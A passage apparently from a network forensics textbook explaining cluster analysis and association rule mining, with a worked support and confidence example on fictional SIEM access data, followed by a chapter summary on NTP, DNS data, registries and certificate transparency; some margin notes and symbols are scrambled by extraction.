In the context of network forensics, whichever system is in place, the expected outcome is a prediction of whether the current behavior of the observed system is normal or suspicious.

Cluster analysis

Similar to classiﬁcation, cluster analysis methods group large numbers of individual data points. Unlike classiﬁcation, however, the classes that individuals are assigned to are not yet known. Cluster analysis can use unsupervised learning.

The models produced by clustering algorithms vary greatly according to the algorithm used. Some algorithms require an expected number of classes, whereas others deter- mine this number from other parameters.

Some clustering algorithms produce hierarchical structures (where classes can be sub- classes of other classes), while some algorithms produce completely disjunct clusters.

Association rules

Association rules are a way to express interrelationships between discrete variables. Association rules are rules of the form

*A B*

Another way to write this is

if *A* then *B*,

where *A* is a set of feature values (e.g., “user is authenticated” and network segment is “accounting”), and *B* is another feature value (e.g., “not suspicious”).

These rules can be derived by analyzing (counting) co-occurrences of values. This proc- ess is called association rule mining. Association rules always connote a measure of reliability in the form of support and conﬁdence:

Classiﬁcation In classiﬁcation

methods, types are assigned to data points.

Cluster analysis The method cluster

analysis ﬁnds similar data points and sub- sumes them.

Association rule An association rule is an observed co- occurrences of varia- ble values that indi- cate interrelations.

* Support is a measure of how often the combination of values that make up A occurs in the data set.
* Conﬁdence is a measure of how often B occurs if A occurs.

This means that some discovered rules can occur rarely but have a strong predictive potential, while other rules occur often but may not be reliable indicators.

Let us discuss an example of association rules, based on ﬁctional SIEM data. The accesses to a computer-aided design (CAD) system with engineering data are observed over a speciﬁc time span. These accesses are enriched with network segment informa- tion that indicates the department that accessed the system.

|  |  |
| --- | --- |
| System Accesses Across Network Segments | |
| System | Department |
| CAD | Engineering |
| Document management system | Public relations |
| Financial accounting system | Accounting |
| CAD | Engineering |
| Intranet | Public relations |
| CAD | Engineering |
| CAD | Engineering |
| Intranet | Engineering |
| Intranet | Accounting |
| Document management system | Public relations |

Let us now examine the association between the Engineering department and the CAD system.

The Engineering department occurs ﬁve times in the data set. This is the support of the association rule

Correlation and Enrichment Data Sources

Engineering CAD

The combination

Engineering *∧* CAD

occurs four of those ﬁve times. This means the conﬁdence of the association rule is 80 percent. Let us now consider the inverse association rule

CAD Engineering

which has a support value of four (CAD occurs four times) and a conﬁdence value of 100 percent. Every access to the CAD system originated from the Engineering depart- ment. This very high conﬁdence measure can be an indication that ﬁrewall rules might be put in place that deny CAD system access from anywhere but the Engineering department.

The fact that such rules can be discovered automatically in large data sets and can be ranked by their measure of relevancy and reliability can lead to the discovery of previ- ously unknown and counterintuitive interrelationships that may be relevant for forensic investigations and the hardening of the IT landscape.

Summary

Security information and event management systems consolidate a huge quantity of security-related data from internal information sources. For forensic analysis, this data may not always be sufﬁcient.

In order for data to be explorable, structure needs to be added. This includes hier- archical structure (such as geographic location or protection levels) as well as a consistent timeline. The Network Time Protocol is an extremely useful way to syn- chronize clocks across different systems and provide a timeline that is consistent across the whole organization.

The Domain Name System is a huge, distributed database that is extremely relevant to network forensics. Its data, however, are changing at all times. This makes it nec- essary to keep time-stamped data that may be relevant as evidence. Passive DNS and DNS repositories are approaches that can enable this. DNS blacklists contain suspicious domain names and can help to spot suspicious network trafﬁc.

Data from ofﬁcial internet registries, such as autonomous system numbers and their associated IP blocks, can help to identify organizations that are involved with suspicious network trafﬁc.

Certiﬁcate transparency provides an additional authentication channel to verify

X.509 certiﬁcates. It can help detect compromised or counterfeit certiﬁcates that haven’t yet been revoked.

There are a wide variety of tools to detect patterns and interrelationships in the large amounts of data associated with cybersecurity. Regression analysis is a sound way to detect direct correlations between variables if they are on a continuous scale.

The general process for KDD is very similar to the general network forensics proc- ess. Methods from data mining can be used to detect relationships within large amounts of data. Classiﬁcation assigns categories to data points, clustering ﬁnds similar data points, and association rule mining can uncover previously unknown interrelationships between variables.